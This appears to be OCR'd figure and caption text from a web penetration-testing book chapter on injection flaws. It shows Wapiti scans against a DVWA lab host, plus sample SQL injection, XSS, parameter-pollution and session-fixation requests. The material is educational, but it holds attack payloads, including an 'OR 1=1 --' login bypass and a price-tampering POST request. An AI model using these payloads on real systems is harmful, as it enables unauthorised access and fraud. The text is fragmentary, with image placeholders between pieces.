drwxr-xr-x  8 www-data www-data  4096 Sep 26  2013 .git
-rwxr-xr-x  1 www-data www-data   829 Sep 26  2013 .htaccess
-rwxr-xr-x  1 www-data www-data   712 Sep 26  2013 .project
drwxr-xr-x  2 www-data www-data  4096 Sep 26  2013 .settings
-rwxr-xr-x  1 www-data www-data 14153 Sep 26  2013 add-to-your-blog.php
drwxr-xr-x  2 www-data www-data  4096 Sep 26  2013 ajax
-rwxr-xr-x  1 www-data www-data  5909 Sep 26  2013 arbitrary-file-inclusion.php
-rwxr-xr-x  1 www-data www-data   534 Sep 26  2013 authorization-required.php
```




Server Error in '/' Application.

Invalid column name 'x'.


Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'x'.



http://192.168.1.70/info.php

```
Query failed Duplicate entry '6.0.84' for key 2
Warning: mysql_list_rows(): supplied arguments is not a valid MySQL result resource in /usr/local/www/data-dist/info.php on line 10
```



select * from Users where userid= `` OR 1=1 -- AND password = ` * `




Vulnerable web application
Attacker injects code through the vulnerable web application
Victim made to attack the same web application or steal data from the browser or perform some action on other third party website
Other websites
Innocent Victim

Illustration of XSS attack



DNS Lookup

Vulnerable to XSS!!

DNS lookup on?

Enter IP or hostname

Hostname/IP able to XSS!!");</script>






Illustration of Session fixation attack




```
POST http://vulnsite.org:80/shopping/show.php HTTP/1.1
Host: VM1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://vulnsite.org/shopping
Cookie: PHPSESSID=5t8b14sgg2uutpkigld895ac24
Content-Type: application/x-www-form-urlencoded
Content-length: 19

item_id=1&item_id=2
```

2 values passed for one variable in POST method




```
POST http://bestloot.com/cart.php HTTP/1.1
Host: VM1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://bestloot.com/shopping
Cookie: PHPSESSID=qu8b14sewg2uruqwkityd895ac58
Content-Type: application/x-www-form-urlencoded
Content-length: 19

item_id=111&discount_amount=500&final_amount=2500&item_id=222
```

Malicious POST request with duplicate variables



```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 08 March 2015 1:23:28 GMT
Location: http://fakewebsite.com/regions.php?region=India
Content-Type: text/html
Set-Cookie:
Cookie: PHPSESSID=edqvg3nt390ujqr906730ru1p5
ApqwBE!-1251019693; path=/
Connection: Close
```


Chapter 5: Attacking the Server Using Injection-based Flaws




http://onlinebookstore.com/list.php

Tesla
Greylore
Dante
Tinkle
Arkin Comics
Heven & Hell


Linux kali-1 3.18.0-kali3.amd64




```
root@kali-1:/home#
root@kali-1:/home# /usr/bin/wapiti-getcookie /home/data/cookie.json http://192.1
68.1.70/dvwa/login.php
<Cookie security=low for 192.168.1.70/dvwa>
<Cookie PHPSESSID=8fahbb84sa612f77d1mrrp90s4 for 192.168.1.70/>
Please enter values for the following form:
url = http://192.168.1.70/dvwa/login.php
username (default) : user
password (letmein) : user
Login (Login) : user
<Cookie security=low for 192.168.1.70/dvwa>
<Cookie PHPSESSID=8fahbb84sa612f77d1mrrp90s4 for 192.168.1.70/>
root@kali-1:/home#
```



```
root@kali-1:/home# cat /home/data/cookie.json
{
  ".192.168.1.70": {
    "/dvwa": {
      "security": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "low",
        "port": null
      }
    },
    "/": {
      "PHPSESSID": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "8fahbb84sa612f77d1mrrp90s4",
        "port": null
      }
    }
  }
}root@kali-1:/home#
```



```
root@Kali:~#
root@Kali:~# wapiti http://192.168.1.70/dvwa/vulnerabilities/exec -c /home/data/
cookie.json -v 2 -f html -o /home/data -m "-all,exec:post"
Wapiti-2.2.1 (wapiti.sourceforge.net)
http://192.168.1.70/dvwa/vulnerabilities/exec
http://192.168.1.70/dvwa/vulnerabilities/exec/
http://192.168.1.70/dvwa/vulnerabilities/exec/.

 Notice
========
This scan has been saved in the file /root/scans/192.168.1.70.xml
You can use it to perform attacks without scanning again the web site with the "
-k" parameter
[*] Loading modules :
+ http://192.168.1.70/dvwa/vulnerabilities/exec/
   {u'ip': 'on', u'submit': '/e\x00'}
Timeout in http://192.168.1.70/dvwa/vulnerabilities/exec/
  with params = ip=on&submit=%2Fe%00
  coming from http://192.168.1.70/dvwa/vulnerabilities/exec/

Report
------
A report has been generated in the file /home/data
Open /home/data/index.html with a browser to see this report
root@Kali:~#
```



Vulnerabilities report -- Wapiti

Summary

	SQL Injection (1)	Blind SQL Injection (2)	File Handling (3)	Cross Site Scripting (4)	CRLF (5)	Commands execution (6)	Resource consumption (7)	Htaccess Bypass (8)	Backup file (9)	Potentially dangerous file (10)
High	0	0	0	0	0	1	0	0	0	0
Medium	0	0	0	0	0	0	3	0	0	0
Low	0	0	0	0	0	0	0	0	0	0


⊟ COMMANDS EXECUTION

Description: This attack consists in executing system commands on the server. The attacker tries to inject this commands in the request parameters


Solution: Prefer working without user input when using file system calls

References:
- http://www.owasp.org/index.php/Command_Injection

